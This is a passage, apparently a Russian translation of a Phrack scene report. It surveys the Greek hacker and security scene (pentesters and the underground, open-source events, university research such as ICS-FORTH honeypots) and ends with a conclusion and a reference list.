Хотя мы все любим делать вид, что коммерческое сообщество пентестеров мало связано с андеграундом, мы все знаем, что связано оно с нами весьма тесно. В Греции многие — хотя и далеко не все — пентестеры, работающие в компаниях по безопасности, выходцы из андеграундного хакинга. Другие пытаются влиться в хакерскую сцену, чтобы набраться технических знаний, кода и иногда даже готовых к использованию вооружённых эксплойтов. В последнее время мы видим появление особой категории людей, получающих степень магистра в области безопасности в одном полуприличном британском университете (нет нужды называть его по имени, в кругах безопасности он хорошо известен), возвращающихся в Грецию и делающих вид, что знают о «хакинге» всё. Эти люди не понимают важности андеграунда, а их паразитическое поведение активно способствует угасанию и без того слабой греческой сцены. Мы все надеемся, что греческие компании по безопасности начнут публиковать инструменты, выступать с докладами и в целом поддерживать и отдавать долг андеграундной хакерской сцене, которая столькому их научила в ранние годы.

2.7 — Мероприятия, связанные с открытым ПО

Движение открытого исходного кода нашло определённый отклик и приобрело немало последователей и евангелистов в Греции. В рамках этого движения существует ряд сообществ, которые организуют и до сих пор проводят технические доклады и мероприятия. Хотя эти мероприятия не сфокусированы прежде всего на темах безопасности, на них время от времени звучат интересные доклады по ней. Software Libre Society при Университете Пирея [SLS] заслуживает особого упоминания: встречи там проходят регулярно, а большинство представленных докладов отличаются приемлемым или высоким техническим уровнем.

2.8 — Академия

И последнее, но немаловажное: весьма обнадёживает то, что греческие университеты в последнее время начали серьёзнее относиться к безопасности. У студентов появился ряд возможностей для серьёзных исследований в рамках диплома, магистратуры или аспирантуры, ориентированных на безопасность — как теоретически, так и практически. Это хорошая новость, поскольку ещё пару лет назад фраза «прикладные исследования в области безопасности» звучала дико для большинства академиков. В частности, кафедра электротехники и вычислительной техники A.U.Th. (Салоники, Греция) и N.T.U.A. (Афины, Греция), а также кафедра CS Университета Пирея (Пирей, Греция) — одни из тех мест, где безопасностью можно заниматься академически.

Ещё один академический институт, активно занимающийся исследованиями в области безопасности, — ICS, FORTH в Ираклионе, Крит [ICS]. Среди тем их исследований — крупномасштабный анализ вредоносного ПО, мониторинг интернета на предмет вредоносного трафика и эпидемий малвари. Они разработали собственное программное обеспечение для honeypot/honeynet, которое запускается на хост-машине и прослушивает несколько широко известных портов, не используемых хостом. Весь трафик, поступающий на эти порты, перенаправляется в их бэкенд-инфраструктуру для дальнейшего анализа. Кроме того, недавно они начали исследования в области вредоносного ПО, размещённого на GPU.

К сожалению, из-за определённых узколобых экстремистов, представляющих разные политические (и преимущественно партийные) взгляды, греческие университеты по-прежнему весьма далеки от настоящих, ценных исследований и тем более от сотрудничества с немногочисленными компетентными компаниями в области безопасности. Анализ греческой системы образования —

весьма интересная тема, которая может научить всех вас уважать тот факт, что вы родились в более цивилизованной стране :-)

---

3 — Заключение: что нас ждёт

Ближайшее будущее греческой компьютерной андеграундной сцены кажется спорным. Тот факт, что она настолько мала, означает, что она гибка и адаптивна, но также означает, что разломы и обиды между отдельными людьми могут нанести ей серьёзный урон. Греческую сцену невозможно насильственно воскресить — это лишь породит больше бессмысленных зомби без мотивации и без страсти к хакингу. Мы хотели бы завершить на позитивной ноте и чувствуем, что заключение статьи «Underground Myth» из выпуска 65 хорошо применимо к нынешней ситуации в Греции [UND]:

> *«Всё, что остаётся, — расслабиться и делать то, что нравится; взламывать исключительно ради удовольствия. Остальное придёт само: новая сцена, со своими традициями, культурой и историей. Новый андеграунд, органично сформировавшийся со временем — как и первый, из естественного стремления хакера делиться и исследовать.»*

Надеемся, вам понравился этот краткий обзор текущего состояния греческой сцены безопасности. Приветствия и благодарности людям, предоставившим дополнительную информацию по отдельным темам. Вы знаете, кто вы.

Ждите второй части статьи.

---

4 — Ссылки


```
[GRH]   http://www.grhack.net/
[ARG]   https://phrack.org/issues/66/8.html#article
[ITH]   https://phrack.org/issues/66/9.html#article
[HUK]   https://phrack.org/issues/66/6.html#article
[375]   https://www.grhack.net/files/0x375/
[ATH]   http://www.athcon.org/speakers/
[260]   http://www.2600.gr/
[PWN]   http://www.p0wnbox.com/
[XRL]   http://xorl.wordpress.com/
[GRD]   http://www.deus.gr/gardening.html
[DMS]   http://www.demoscene.gr/
[ASD]   http://www.asd.gr/
[AWP]   http://en.wikipedia.org/wiki/Andromeda_Software_Development
[ICS]   http://www.ics.forth.gr/
[SLS]   http://rainbow.cs.unipi.gr/projects/oss/
[UND]   https://phrack.org/issues/65/13.html#article
```